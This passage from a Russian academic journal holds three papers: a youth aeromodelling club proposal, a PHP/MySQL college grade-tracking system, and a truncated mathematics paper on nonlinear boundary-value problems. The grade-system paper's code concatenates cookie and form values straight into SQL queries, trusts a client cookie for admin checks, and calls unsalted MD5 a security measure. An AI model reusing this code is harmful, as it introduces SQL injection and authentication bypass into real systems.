В основе функционирования элементов системы подготовки производительных сил высокого уровня, обеспечения кадровой безопасности российской промышленности, должны быть использованы возможности технического творчества школьников, переходящего в научно-техническое творчество молодежи. Обучение молодых людей этому виду деятельности, в соответствии с достижениями мирового научно-технического прогресса, требует понижения возрастной планки обучаемых и должно быть обеспечено новым поколением центров, лабораторий и кружков научно-технического развития молодежи. Должны быть решены вопросы обеспечения достойной финансовой поддержки преподавательского состава и вопросы приобретения современного оборудования, которое позволяет проводить углубленную проектно-конструкторскую, технологическую и многоплановую практическую подготовку ребят, в том числе с освоением 3D-проектирования и 3D-изготовления проектируемых объектов.

Ключевые слова: техническое творчество школьников, научно-техническое творчество молодежи, практические умения, навыки и опыт

**THE PROJECT «THE CLUB OF SCIENTIFIC AND TECHNOLOGICAL DEVELOPMENT
AND ENTREPRENEURSHIP» (CNTC)****Voronkov J.S., Voronkov O.J.***ANTE «Juvenal», Taganrog, e-mail: yuven@mail.ru*

In the basis of functioning of elements of the training of the productive forces, ensure the safety of personnel of the Russian industry, should be used wherever possible technical creativity of pupils, rolling in scientific and technical creativity of youth. Teaching young people this activity, in accordance with the achievements of world scientific and technical progress requires lowering the age limit of the learners and must be provided by a new generation of centers, laboratories and scientific-technical development of young people. Should be solved the issue of providing decent financial support of the faculty and the purchase of modern equipment, allowing to carry out in-depth design, technological and diverse practical training of children, including the development of 3D design and 3D fabrication of designed objects.

Keywords: technical creativity of students, scientific-technical creativity of youth, practical skills and experience

Как известно, формирование достойной смены изобретателям, рационализаторам, ученым, инженерам, высококвалифицированным рабочим и служащим возможно при условии охвата школьников техническим творчеством в возрасте 12–17 лет. Раннее техническое творчество ребят позволяет использовать их неисчерпаемые воспитательные возможности, предлагаемые самой природой, когда в начале подросткового периода их жизни закладывается в каждую из формирующихся личностей энергичное творческое начало.

Правильно организованные занятия по техническому творчеству школьников в приспособленных для этого условиях позволяют развивать воображение, смекалку, любознательность, трудолюбие и интерес к конструкторской работе, освоению новых технологий и оборудования, созданию рукотворных объектов, активно влияют на формирование всесторонне развитой личности. Именно в этот период возможно подготовить инновационно мыслящего человека, способного к созданию малых предприятий для производства высокотехнологичной продукции.

Подобные качества молодых людей востребованы не только в наукоемких отраслях промышленности, но и во многих других отраслях хозяйственного комплекса страны. Занимаясь техническим творчеством, ребята получают четкое представление о множестве профессий и могут легко выбирать для себя подходящую. Коллективная работа в технических кружках и лабораториях, кроме приобретения необходимых навыков, формирует уважение к окружающим, повышает дисциплину, ответственность, качество выполняемых работ, а также способствует подготовке ребят к службе в Вооруженных Силах.

Проблемы

К сожалению, в нашей стране, вопреки мировому опыту, особенно в провинциальных городах, возникают малозатратные кружки начального технического моделирования примитивного уровня. Они из-за недостатка средств, материалов, оборудования и педагогических кадров с инженерно-техническим опытом идут на упрощение технологий и уровня подготовки школьников. В малозатратных кружках проводится мно-

голетнее обучение ребят умениям и навыкам работы с бумагой и картоном. Деятельность подобных кружков не обеспечивает полноценного научно-технического развития взрослеющих школьников, преемственности их подготовки, далека от современной техники, науки и зачастую дискредитирует техническое творчество в глазах ребят.

Техническое творчество старших школьников в существующем сегодня виде, на устаревшей технико-технологической базе, становится малопривлекательным. Потому учебные лаборатории Центров, клубов, станций юных техников пустеют и пока удовлетворяют лишь ребят младшего школьного возраста. Но и эта возрастная категория ребят со временем будет терять интерес к скучным занятиям по давно устаревшим программам, на старом, изношенном оборудовании и будет искать иные формы проведения досуга.

Образовавшаяся в течение последних десятилетий ниша в сфере развития научно-технических знаний и особенно практических навыков наших молодых людей, неиспользование их творческого потенциала, отсутствие условий для их реального включения в малый инновационный бизнес способствовали стремительному заполнению отечественного рынка ослепительно-изящной продукцией фирменного высокотехнологичного модельного бизнеса стран Запада. Обилие такой продукции рекламирует их достижения науки, техники и военно-промышленного производства, и она воплощена, прежде всего, в товарах для детей и молодежи.

Привлекательно выполненные, готовые к применению, управляемые летающие, плавающие и т.д. модели известных фирм Robbe, Graupner, TopFlite и т.п., собираемые без особого труда и затрат интеллекта, используются преимущественно для спортивно-развлекательных целей нашей имущей частью молодежи и детьми состоятельных родителей. Теперь не надо юному или зрелому материально обеспеченному «моделисту» в процессе работы над моделью самостоятельно выполнять аэродинамические, прочностные и т.д. расчеты, выбирать или разрабатывать технологический процесс её изготовления. Не надо обладать знаниями для выбора подходящих материалов, позволяющих получать легкую, прочную и жесткую конструкцию. Не надо основательно изучать «язык техники» – черчение и т.д. При этом не стоит забывать, что многообразие умений и навыков творческого процесса создания импортной продукции, как и права на интеллектуальную собственность, а также рабочие места, принадлежит вышеупомянутым западным фирмам, имеющим

высокий технический уровень и конкурентоспособность на мировом рынке.

Такая подмена научно-технического развития нашей молодежи коммерциализацией их интересов и устремлений в условиях завоевания российского рынка западными товарами нанесла ощутимый удар научно-техническому творчеству российской молодежи, их Знаниям, Умениям и Опыту, так необходимым при реализации задач укрепления мощи и обороноспособности страны.

Краткое содержание проекта КНТП

Данный проект относится к категории социально ориентированных проектов «Вложения в человеческий капитал» и направлен на создание условий для ранней практической подготовки школьников и молодежи к конкурентоспособной инновационной деятельности в сфере науки и техники. Реализация проекта обеспечивает создание технико-технологической базы для совместных занятий и обучения разновозрастной молодежи: учащихся школ, студентов колледжей и вузов, аспирантов, добровольных участников – техническому творчеству, переходящему в научно-техническое творчество молодежи. Подготовка молодых людей обеспечивается путем их участия в серийном производстве наборов для изготовления летающих моделей невысокой стоимости. Такие наборы включают материалы, детали и заготовки для окончательной сборки потребителем (учащимися младшего и среднего школьного возраста). В рамках проекта возможно воплощение собственных разработок и оригинальных технических решений молодых участников КНТП в наборы для изготовления экспериментальных летающих моделей. Проект также включает обучение и практическое проведение патентных исследований для оценок возможностей конструирования новых типов летательных аппаратов с использованием самых различных принципов создания подъемной силы и тяги, с отработкой на летающих моделях.

Динамика движения моделей летательных аппаратов, их прочность, конструкция требуют определенных знаний и навыков для проектирования, выпуска рабочей документации и их строительства. Предварительная регулировка моделей, их стендовая отработка, отработка в статике и динамике дают возможность познать технологию проведения испытательных работ с использованием средств объективного контроля. В процессе разработки, изготовления и испытаний таких моделей обучающиеся приобретают разнообразные технологические

навыки, знакомятся с конструкцией настоящих летательных аппаратов, с основами черчения, механики, аэродинамики, прочности, материаловедения, электроники, программирования и ряда других дисциплин, в дальнейшем изучаемых более углубленно в технических вузах.

Задачи проекта

- Создание необходимых условий для участия в творческом производительном труде учащихся школ, студентов колледжей и вузов, аспирантов, добровольных участников во внеурочное время.

- Освоение ребятами современных технологий, разработка и совершенствование научно-технической продукции в интересах человека, общества и государства.

- Создание необходимых условий для использования разнообразных форм оказания услуг населению по доступной рыночной цене.

- Освоение методов самофинансирования при работе в форме малых предприятий.

- Воспитание высокого уровня порядочности, ответственности, форм и методов сотрудничества, доверия в сообществе предпринимателей.

- Воспитание самостоятельности, независимости и гражданской активности среди учащихся школ, студентов колледжей и вузов, аспирантов, добровольных участников.

- насыщение рынка конкурентоспособными отечественными товарами научно-познавательного, спортивно-технического и игрового назначения.

Цели проекта

- Индивидуальный поиск и отбор школьников с повышенным творческим потенциалом в области авиамоделизма и интересом к авиации и авиастроению.

- Выявление и развитие природных задатков и способностей школьников к познаниям в науке, технике, научно-исследовательской деятельности и интереса к участию в различных формах научно-технического творчества молодежи.

- Содействие совершенствованию учебного процесса в учебных заведениях технической направленности на основе расширения практической подготовки учащихся и студентов.

- Содействие расширению научно-технического кругозора и качества политехнической подготовки школьников за счет внедрения новых форм обучения.

- Формирование механизма генерации новой волны функционально грамотных предпринимателей в области высоких технологий.

- Повышение престижа авиастроительных специальностей ОАО ТАНТК им. Г.М. Бериева и его роли в экономике города и региона.

- Содействие качественной подготовке школьников для целевого поступления в ГОУВПО «Отделение Таганрог» Московского авиационного института (МАИ, Национальный исследовательский университет).

Основные целевые группы, на которые направлен проект:

- разновозрастные учащиеся школ;

- студенты колледжей и вузов;

- аспиранты;

- добровольные участники;

- в интересах учащихся младшего и среднего школьного возраста;

- подготовленные молодые люди, способные участвовать в создании и развитии малых предприятий – производителей наукоемкой продукции.

Чему планируется обучать ребят:

1. Умениям проводить расчеты, проектировать облик моделей летательных аппаратов и разрабатывать их конструкцию согласно техническим заданиям, знать их особенности.

2. Умениям изображать пространственные объекты на чертежах, разрабатывать эскизы деталей летательных аппаратов, изображать сборочные единицы и т. п. как с помощью чертежных инструментов, так и посредством компьютерной графики.

3. Умениям проводить патентный поиск в фондах по разделам «Летательные аппараты и их системы», а также по разделам других смежных областей техники.

4. Навыкам составления заявок на патенты предполагаемых изобретений.

5. Навыкам подготовки программ испытаний и проведению самих испытаний опытных образцов летающих моделей, обработке полученных результатов.

6. Умениям и навыкам внедрения проектно-конструкторских разработок.

7. Умениям и навыкам работы на современном обрабатывающем оборудовании.

8. Практическим навыкам работы с различными материалами, знаниям их свойств, инструмента для обработки и применяемости.

9. Умениям проектировать и разрабатывать экспериментальное оборудование, стенды для проведения исследований и испытаний летающих моделей.

10. Умениям обеспечивать профориентационную работу со школьниками и выпускниками на основе привлечения их к разработке, строительству и испытаниям экспериментальных моделей летательных аппаратов нетрадиционных аэродинамических компоновок на малоизвестных аэродинамических принципах.




Рис. 1. Бюджет проекта ОНТТЭ «Ювенал» «Клуб научно-технического развития и предпринимательства (КНТРП)». Итого расходов по проекту: 5198720 руб. в течение 2 лет

11. Умениям организовывать и планировать работу малых коллективов.

Воспитательные задачи проекта:

- Воспитание у школьников интереса к авиастроительным специальностям и потребности труда в сфере авиационной науки и техники.

- Формирование уважения к преподавателям, специалистам, учащимся и всем окружающим при работе в творческих коллективах.

- Формирование условий для умения обучаемого самовыражаться.

Развивающие задачи проекта:

- Развитие у молодого человека уверенности в правильности своей профессиональной научно-технической ориентации и будущей востребованности обществом.

- Формирование созидательной направленности личности в условиях приобретения научно-технических знаний, умений и опыта.

- Развитие координации движений, памяти, внимания, наблюдательности.

- Развитие творческого начала и стремления к самовыражению через техническое творчество.

Конкурентные преимущества проекта:

- Доступность современного высоко-технологичного оборудования широкому кругу детей и молодёжи.

- Практические навыки обращения с интеллектуальной собственностью среди детей и молодёжи.

- Практические навыки выполнения научно-исследовательских и проектно-конструкторских работ на этапах обучения детей и молодёжи в школе.

- Участие молодых людей в освоении и совершенствовании новых технологических процессов в научно-технической сфере.

- Отбор и подготовка молодых людей, способных организовать и возглавить малые инновационные научно-технические предприятия.

В состав производственного оборудования по проекту также входят:

Рабочая станция для 3D-моделирования, цена – 60000 руб.

Лазерный 3D-сканер типа SK 603, цена – 42000 руб.

Установка для послойного синтеза деталей типа Laser Sintering – 1050000 руб.

Токарно-винторезный станок с ЧПУ – 156000 руб.

Фрезерный станок с ЧПУ серии CNC № 777/2 – 84000 руб.

Расходный материал для установки Laser Sintering – 72000 руб.

Программы для прототипирования – 100000 руб.

Комплекты аппаратуры дистанционного управления – 120000 руб. и т.д.

Заключение

Таким образом, подготовленный в ОНТТЭ «Ювенал» города Таганрога проект «Клуб научно-технического развития и предпринимательства (КНТРП)» является одним из высокопродуктивных локальных средств подготовки молодых инновационно ориентированных кадров для авиастроительной отрасли:

- Осуществляет поиск талантов, аккумулирует оригинальные идеи и решения;

- Осуществляет обучение в режиме реализации прикладных и индивидуальных творческих проектов в области экспериментального авиамоделлизма;

- Предоставляет безвозмездный доступ к образовательным услугам, технологиям и оборудованию школьникам до 17 лет;



Рис. 2. Готовая продукция

● Предоставляет услуги для апробирования коммерческих проектов производства новых продуктов лицами старше 17 лет на возмездной основе по рыночным ценам.

В число таких услуг могут входить отдельно или полным циклом:

- Компьютерное проектирование продукта (CAD).
- Компьютерное моделирование продукта (CAE).
- Изготовление косметических прототипов.
- Изготовление функциональных прототипов.
- Проектирование технологической оснастки для серийного производства.
- Изготовление технологической оснастки для серийного производства.

Список литературы

1. Вилле Р. Постройка летающих моделей-копий. – М.: ДОСААФ, 1986.

2. Журнал «Моделист-конструктор».

3. Заворотов В.А. От идеи до модели. – М.: «Просвещение», 1988.

4. Костенко В.К., Столяров Ю.С. Мир моделей. – М.: ДОСААФ, 1989.

5. Миль Г. Электрические приводы для моделей. – М.: ДОСААФ, 1986.

6. Программы для внешкольных учреждений и общеобразовательных школ. Министерство просвещения СССР. – 1988.

7. Макаров Ю.В. Летательные аппараты МАИ. – М.: Изд. МАИ, 1994.

8. Патентные материалы авторов СССР, России и стран мира.

9. Соколянский В.П. О перспективных направлениях научных исследований в области амфибийной и безаэродромной авиации. Сборник докладов X Международной научной конференции по гидроавиации «Гидроавиасалон – 2014», Сентябрь 5–6, 2014, Часть I. Москва.

10. Мировая компьютерная сеть Интернет, информация 1995–2015 гг.

11. Материалы Благотворительного общества научно-технического творчества и экологии «Ювенал» города Таганрога.

УДК 377:004

РАЗРАБОТКА ИНФОРМАЦИОННОЙ СИСТЕМЫ КОНТРОЛЯ И АНАЛИЗА РЕЗУЛЬТАТОВ ОБРАЗОВАТЕЛЬНОГО ПРОЦЕССА В УЧРЕЖДЕНИЯХ СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ

Денисов А.П., Николюкин М.С., Мосягина Н.Г.

Технический колледж ФГОУ ВПО «Тамбовский государственный технический университет», Тамбов, e-mail: pl17@mail.ru

Проблема мониторинга результатов образовательной деятельности является одной из важнейших составляющих процесса подготовки квалифицированных специалистов, конкурентоспособных на рынке труда, компетентных, свободно владеющих своей профессией и ориентированных в смежных областях профессиональной деятельности. Отличительной особенностью процесса подготовки специалистов в среде среднего профессионального образования является большой объем учебного времени, отводимого на практическую подготовку, наличие учебных и производственных практик. Результаты процесса обучения должны своевременно заноситься в блок статистики и использоваться для постоянного и планомерного совершенствования процессов обучения, воспитания, развития студентов. В данной работе рассмотрены вопросы проектирования информационной системы мониторинга результатов образовательной деятельности студентов с учетом особенностей подготовки в системе среднего профессионального образования. Показана структура приложения, обоснован выбор средств проектирования, описаны основные этапы разработки информационной системы, приведены результаты её тестирования в образовательной среде колледжа.

Ключевые слова: профессиональное образование, мониторинг, информационная система, база данных, веб-приложение, веб-сервер, объектно ориентированное программирование

DEVELOPMENT OF THE INFORMATION SYSTEM OF CONTROL AND ANALYSIS OF THE EDUCATIONAL PROCESS RESULTS IN EDUCATIONAL INSTITUTIONS OF SECONDARY PROFESSIONAL EDUCATION

Denisov A.P., Nikolukin M.S., Mosyagina N.G.

Technical college SEI HPE «Tambov State Technical University», Tambov, e-mail: pl17@mail.ru

The problem of monitoring of the educational activity results is one of the most important components of the training process of qualified specialists competitive on the labor market, competent, fluent in their profession and oriented in the related fields of professional activity. A distinctive feature of the process of specialists training in the environment of secondary vocational education is a large amount of training time allotted to practical training, availability of training and work practices. The results of the learning process should be timely recorded in the unit of statistics and are used for continuous and systematic improvement of the processes of training, education, development of students. This work concerns the issues of designing an information system for monitoring the educational progress of students, taking into account the peculiarities of training in secondary vocational education. It also presents the structure of an application, justifies the choice of design tools, describes the main stages of development of an information system and shows the results of its testing in the educational environment of the College.

Keywords: vocational education, monitoring, information system, database, web-app, web server, object oriented programming

Подготовка квалифицированного специалиста, конкурентоспособного на рынке труда, компетентного, свободно владеющего своей профессией и ориентированного в смежных областях деятельности, предъявляет высокие требования к качеству образовательного процесса. В этих условиях особое значение приобретает проблема мониторинга результатов процесса обучения.

Целью мониторинга является установление уровня обученности и выполнения требований государственного образовательного стандарта, отслеживание качества знаний обучающихся.

Основными задачами мониторинга профессионально-образовательного процесса являются: получение информации о сформированности способов учебно-познавательной деятельности; отслежива-

ние изменений в развитии познавательных способностей обучающихся; обнаружение и фиксация непредсказуемых, неожиданных отклонений в профессионально-образовательном процессе; обеспечение педагогов информацией, направленной на коррекцию профессиональной деятельности; оценка качества образования на различных ступенях и уровнях; создание реального механизма управления профессионально-образовательным процессом.

Мониторинг результатов учебной деятельности представляет собой совокупность непрерывных комплексных мероприятий по контролю и анализу условий, процесса, результатов обучения, выявлению факторов, оказывающих положительное или отрицательное влияние, с получением оценок, необходимых для представления

картины состояния качества проводимой работы, выработки необходимых оперативных и эффективных управленческих решений, накопления положительного опыта.

Мониторинг осуществляется систематически и планомерно. При этом результаты не просто фиксируются, а используются для постоянного совершенствования процессов обучения, воспитания, развития.

Одной из важнейших особенностей образовательного стандарта третьего поколения является его деятельностный характер, ставящий главной целью развитие личности учащегося. Система образования отказывается от традиционного представления результатов обучения в виде знаний, умений и навыков, формулировки стандарта указывают реальные виды деятельности, которыми учащийся должен овладеть к концу обучения. Требования к результатам обучения сформулированы в виде личностных, метапредметных и предметных результатов.

Отличительной особенностью процесса подготовки специалистов в среде среднего профессионального образования (СПО) является большой объем учебного времени, отводимого на практическую подготовку, наличие учебных и производственных практик. Результаты процесса обучения – оценки, выставленные преподавателем, результаты электронного тестирования, результаты выполнения лабораторно-практических работ, освоения профессиональных модулей должны своевременно заноситься в блок статистики и использоваться для анализа и управления учебным процессом.

В настоящее время в Техническом колледже ТГТУ проводится работа по формированию информационной системы мониторинга результатов образовательной деятельности [1]. Система строится на основе баз данных документов, оперативных баз данных, архивных баз данных, баз данных электронных учебных материалов, системы дистанционного обучения.

Основными функциями системы являются:

- ведение централизованной базы данных для обеспечения управления системой;
- интеграция неоднородных баз данных педагогической, научной и управленческой информации;
- обеспечение единого интерфейса пользователя и формирование типовых документов, создание централизованной электронной библиотеки;
- поддержка дистанционного обучения и независимого тестирования, обмен электронной информацией, защита информации;
- решение учебных, исследовательских и управленческих задач с учетом особенностей

профессиональной подготовки специалистов в среде СПО.

Обоснование выбора средств проектирования приложения

Чтобы обеспечить выполнение указанных функций было необходимо тщательно продумать структуру приложения и производить её проектирование на основе web-технологий [2–5]. При проектировании архитектуры веб-приложения был проведён анализ существующих средств проектирования. Центральной частью системы является база данных, ER-модель которой представлена в виде следующих взаимосвязанных таблиц. Таблица *students* содержит в себе данные о студентах, такие как: фамилия, имя, логин, пароль, группа, специальность и другая информация, необходимая для корректной работы приложения и идентификации пользователя в системе. Таблица *disciplines* содержит информацию о дисциплинах и их преподавателях. Таблица *score* отображает оценки студентов и содержит такую информацию, как: идентификатор дисциплины, идентификатор студента, тип работы, за которую студент получил оценку, и саму оценку. Обеспечен также доступ к архивным материалам и электронным учебным ресурсам.

При выборе средств реализации данной модели было учтено, что выбранная СУБД должна поддерживаться популярными серверными языками программирования и являться реляционной. Такой СУБД является MySQL, предоставляющая проектировщику следующие преимущества: скорость – упрощение некоторых стандартов позволяет значительно увеличить производительность; масштабируемость – MySQL легко работает с большими объемами данных и легко масштабируется; безопасность – большое количество функций, обеспечивающих безопасность, которые поддерживаются по умолчанию. С помощью MySQL была создана база данных, таблицы и их поля.

В качестве веб-сервера был выбран сервер Apache. Веб-сервер – это сервер, принимающий HTTP-запросы от клиентов, обычно веб-браузеров и выдающий им HTTP-ответы, обычно вместе с HTML-страницей, изображением, файлом, медиапоток или другими данными. Основным требованием для веб-сервера является обеспечение совместной работы всех выбранных технологических решений. Возможна совместная работа двух веб-серверов: *nginx* обрабатывает запросы на раздачу статического контента, в то время как Apache курирует выполнение серверных скриптов. Выигрыш

в экономии ресурсов сервера Apache будет замечен уже начиная от 10 одновременных подключений.

Связующим звеном между СУБД и веб-сервером является язык программирования. В настоящее время самыми популярными и используемыми серверными языками программирования при разработке веб-приложений являются Python, PHP и Ruby. Стандартом языков программирования для создания клиентских веб-приложений в сети Интернет является JavaScript или CoffeeScript. Проблемой для разработчика в настоящее время является лишь выбор более подходящего для его нужд Фреймворка. Самыми известными Фреймворками являются JQuery, AngularJS, BackboneJS. В качестве серверного языка программирования был выбран PHP, который на данный момент является самым популярным и обладающим рядом преимуществ: простота, эффективность, гибкость, расширяемость.

Архитектура веб-приложения. Паттерн MVC

Архитектура приложения построена с использованием объектно ориентированного подхода и шаблона проектирования Model-View-Controller (MVC). Самое очевидное преимущество, которое мы получаем от использования концепции MVC – это четкое разделение логики представления (интерфейса пользователя) и логики приложения. Помимо изолирования видов от логики приложения, концепция MVC существенно уменьшает сложность больших приложений. Код получается гораздо более структурированным, и, тем самым, облегчается поддержка, тестирование и повторное использование решений.

Для создания клиентской части приложения используется JavaScript с Фреймворком JQuery для реализации асинхронного обмена данными между клиентом и сервером (AJAX). Для верстки используются средства HTML5 и CSS3 с подключенным TwitterBootstrap, который содержит различные шаблоны для быстрого создания интерактивных веб-приложений.

Точкой входа является файл index.php, это означает, что с помощью данного файла будут инициализироваться все необходимые компоненты: модуль автоматической загрузки новых классов и баз данных, в котором устанавливается соединение к MySQL; модуль с обработчиком событий для различных элементов форм; класс базовых функций; класс маршрутизатора для получения контроллеров, моделей и видов. В зависимости от полученных данных под-

ключаются специфические классы с функциями для администратора и студентов.

Важной особенностью этого приложения является то, что все страницы будут генерироваться только после того как пройдут через файл index.php, к которому будут перенаправлены все запросы пользователя. Чтобы добиться такого эффекта, в корневом файле .htaccess используется директива RewriteEngine, которая включает работу механизма преобразований:

```
RewriteEngine on
RewriteCond%{REQUEST_FILENAME} !-f
RewriteCond%{REQUEST_FILENAME} !-d
RewriteRule ^(.*)$ index.php?route=$1 [L,QSA]
AddDefaultCharset UTF-8.
```

Например, мы находимся на главной странице и переходим по ссылке на страницу с оценками, получая в итоге в строке браузера ссылку вида:

http://[ИмяСайта]/score.

Это является ярким примером ЧПУ-ссылок. Чтобы привести ссылку к подобному виду, происходит следующее:

1. Ссылка преобразуется с помощью RewriteEngine в ссылку вида http://[ИмяСайта]/index.php?route=score.

2. Управление передается маршрутизатору, который в свою очередь по GET запросу \$_GET['route'] определяет, какой контроллер должен быть вызван. В данном случае это будет контроллер с именем score. Если \$_GET['route'] – пустой, то будет грузиться страница по умолчанию.

3. Определив, какой контроллер был вызван, система начинает свою работу, запуская контроллер для страницы с оценками.

4. Обрабатывает полученные данные, обращаясь к модели, которая работает с базой данных, извлекая необходимые данные в переменную и возвращая полученные данные контроллеру.

5. Сформированная страница в нужном месте присоединяет файл вида. \$view = \$router->getView(); include(\$view).

6. Так как файл с контроллером и переменной, которая была получена из модели, находятся в одном файле (index.php), файл вида может спокойно брать данные из этой переменной и выводить данные в виде HTML-разметки.

Авторизация пользователей в системе

Как только пользователь вводит логин и пароль в форму входа и нажимает кнопку «Вход», с помощью POST-запроса происходит отправка данных на сервер, а сервер в свою очередь отправляет запрос на выборку СУБД. В целях безопасности логины и пароли в базе данных зашифрованы алгоритмом хеширования MD5.

Выйти

НИКОЛЮКИН МАКСИМ
МОИ ОЦЕНКИ
РАСПИСАНИЕ

ЭКОНОМИКА ОТРАСЛИ
МЕНЕДЖМЕНТ
ОСНОВЫ ФИЛОСОФИИ
ИСТОРИЯ
ИНОСТРАННЫЙ ЯЗЫК
ФИЗИЧЕСКАЯ КУЛЬТУРА
ПРАВ. ОБЕСПЕЧ. ПРОФ. ДЕЯТЕЛЬНОСТИ
БЖД
ТРПО
ИНСТР. СРЕДСТВА РАЗРАБОТКИ ПО
ДОКУМЕНТИРОВАНИЕ И СЕРТИФИКАЦИЯ
УЧАСТИЕ В ИНТЕГРАЦИИ ПРОГ. МОДУЛЕЙ

Физическая культура

Преподаватель дисциплины -

Экспорт в PDF
Печать

по:

Дата	Выставил	Тип работы	Оценка
2015-02-23		Контрольная работа	4
2015-02-23		Контрольная работа	5
2015-02-24		Контрольная работа	5
2015-02-25		Контрольная работа	5
2015-02-24		Контрольная работа	5
Средний балл			5
Зачёт/экзамен (1-е полугодие)			5
Зачёт/экзамен (2-е полугодие)			5

Интерфейс личного кабинета студента

```
$r = mysql_query('SELECT * from Students
WHERE Login = "' . md5($ _POST["login"]) . '"
and Password="' . md5($ _POST["password"]) . '"')
or die(mysql_error());
```

Если такая запись найдена, то в cookie записывается id, принадлежащий записи, который и будет идентифицировать пользователя в дальнейшем. Далее идёт проверка на привилегии пользователя. Возвращаясь к реализации index.php, отметим, что при загрузке страниц, уже по существующему в cookie идентификатору, идёт проверка на привилегии, и в зависимости от этого подгружается нужный шаблон. Если идентификатор отсутствует или имеет значение null, то будет загружаться страница авторизации.

```
function IsAdmin()
{
$result = mysql_query('SELECT * from Students
WHERE autid = "' . $_COOKIE['autid'] . '"');
while ($data = mysql_fetch_array($result, MYSQL_NUM))
{
if ($data[7] == "Admin") return true;
else return false;
}
}
```

```
if (isset($_COOKIE['id']) != null)
{
if (IsAdmin())
{
$admin = new Admin();
// Вывод сайта для администратора
require_once ".template/admin/header.php";
...
// Вывод мобильных версий сайта
require_once ".template/mobile/admin.php";
}
else{
// Вывод сайта для студента
$student = new Student();
require_once ".template/student/header.php";
...
// Вывод мобильных версий сайта
require_once ".template/mobile/student.php";
}
} else{
// Вывод авторизации
require_once ".template/autorization/authorization.php";
require_once ".template/mobile/authorization.php";
}}
```

Консоль администратора и личный кабинет студента имеют множество различных интерактивных элементов, которые облегчают взаимодействие пользователя с системой:

- генерация различных документов «на лету» и их экспорт в формате pdf;
- функции для работы с оценками студентов;
- функции для работы с базой данных и списком студентов;
- динамическая загрузка изображений на сервер;
- система управления хостингом изображений;
- асинхронное взаимодействие клиента с сервером (AJAX);
- различные диалоговые окна.

Особенностью личного кабинета студента является возможность его работы как на стационарных устройствах, так и на мобильных. Вид приложения на мобильном устройстве более минималистичен и позволяет получить необходимую информацию, даже находясь далеко от дома. Интерфейс личного кабинета студента представлен на рисунке.

Выводы

Апробация разработанной информационной системы в образовательной сре-

де Технического колледжа ТГТУ показала её высокую надёжность, удобство работы с данными для всех категорий пользователей. Разработка и внедрение автоматизированной информационной системы контроля и анализа результатов образовательного процесса образования позволили создать основу информационной инфраструктуры управления учреждения СПО, обеспечить оперативную диагностику и управление учебным процессом, способствовать развитию интеллектуальных и творческих способностей обучаемых, реализации принципов вариативности, личностной ориентации процесса обучения.

Список литературы

1. Денисов А.П., Мосягина Н.Г., Григорьева А.А. Непрерывная подготовка специалистов в образовательных учреждениях среднего и высшего профессионального образования с использованием информационно-коммуникационных технологий // Международный журнал экспериментального образования. – 2011. – № 3. – С. 123–124.
2. Хомоненко А.Д. Базы данных. – М.: Корона-Век, 2009. – 734 с.
3. Дронов В.А. HTML 5, CSS 3 и Web 2.0. Разработка современных Web-сайтов: учеб. – Санкт-Петербург: БХВ-Петербург, 2011. – 416 с.
4. Зандстра М. PHP: объекты, шаблоны и методики программирования – М: Диалектика, 2014. – 560 с.
5. Хохлов И.И. Доктрина информационной безопасности РФ [Электронный ресурс]/ И.И. Хохлов. – Режим доступа: <http://www.nationalsecurity.ru/library/00004/>

УДК 519.624.3

О ПРИБЛИЖЕННОМ РЕШЕНИИ НЕЛИНЕЙНЫХ КРАЕВЫХ ЗАДАЧ

Жаныс А.Б.

Кокшетауский университет имени Абая Мырзахметова, Кокшетау, e-mail: aray.zhanys@gmail.com

В данной работе построим один класс нелинейных краевых задач. Результаты будут новыми и для линейных задач, рассмотренных ранее.

Ключевые слова: линейные операторы, нелинейный оператор, дифференцируемая функция

ON THE APPROXIMATE SOLUTION OF NONLINEAR BOUNDARY-VALUE PROBLEMS

Zhanys A.B.

Kokshetau University Imani Abaya Myrzahmetova, Kokshetau, e-mail: aray.zhanys@gmail.com

In this paper we construct a class of nonlinear boundary value problems. The results will be new even for linear problems discussed previously.

Keywords: linear operators, nonlinear operator, differentiable function

В пространстве $L_2(\Omega)$ (Ω – ограниченная область в R^n) рассмотрим краевую задачу

$$Lu = f \text{ в } \Omega,$$

$$B_j u|_{\partial\Omega} = 0, \quad j = 1, 2, \dots, k. \quad (1)$$

Здесь $\partial\Omega$ – часть границы $\partial\Omega$ области Ω , L – необязательно линейный, а $B_j (j = 1, 2, 3, \dots, n)$ линейные дифференциальные операторы. Если в этом есть необходимость, пользуясь продолжениями из Ω на R^n , будем считать, что операторы $L(\cdot)$ и $B_j(\cdot) (j = 0, 1, 2, \dots, n)$ определены для всех u из $C_0^\infty(R^n)$.

Пусть Q – область, содержащая Ω . Предположим, что:

(П 1). Задача (1) для любого $f \in L_2(\Omega)$ однозначно разрешима. Существуют область Q , содержащая Ω , и ограниченный интегральный оператор A , такие, что решение u задачи допускает продолжение из Ω на Q , представимое в виде

$$\tilde{u} = Av, \quad v \in L_2(Q),$$

причем

$$\|v\|_{L_2(Q)} \leq C_0(\|L(u)\|) + C_1\|u\|.$$

(П 2). Операторы $B_j A (j = 1, 2, 3, \dots, k)$ – ограниченные интегральные операторы в $L_2(Q)$, а преобразование $L(Av)$ непрерывно.

Пусть $g_1, g_2, \dots, g_n$ – функции, ограниченные на $\partial\Omega$. Допустим, S – линейный оператор продолжения, сопоставляющий $g_1, g_2, \dots, g_n$ – функцию u из $L_2(Q)$, такую, что в смысле обобщенных функций на $\partial\Omega$ выполнены равенства

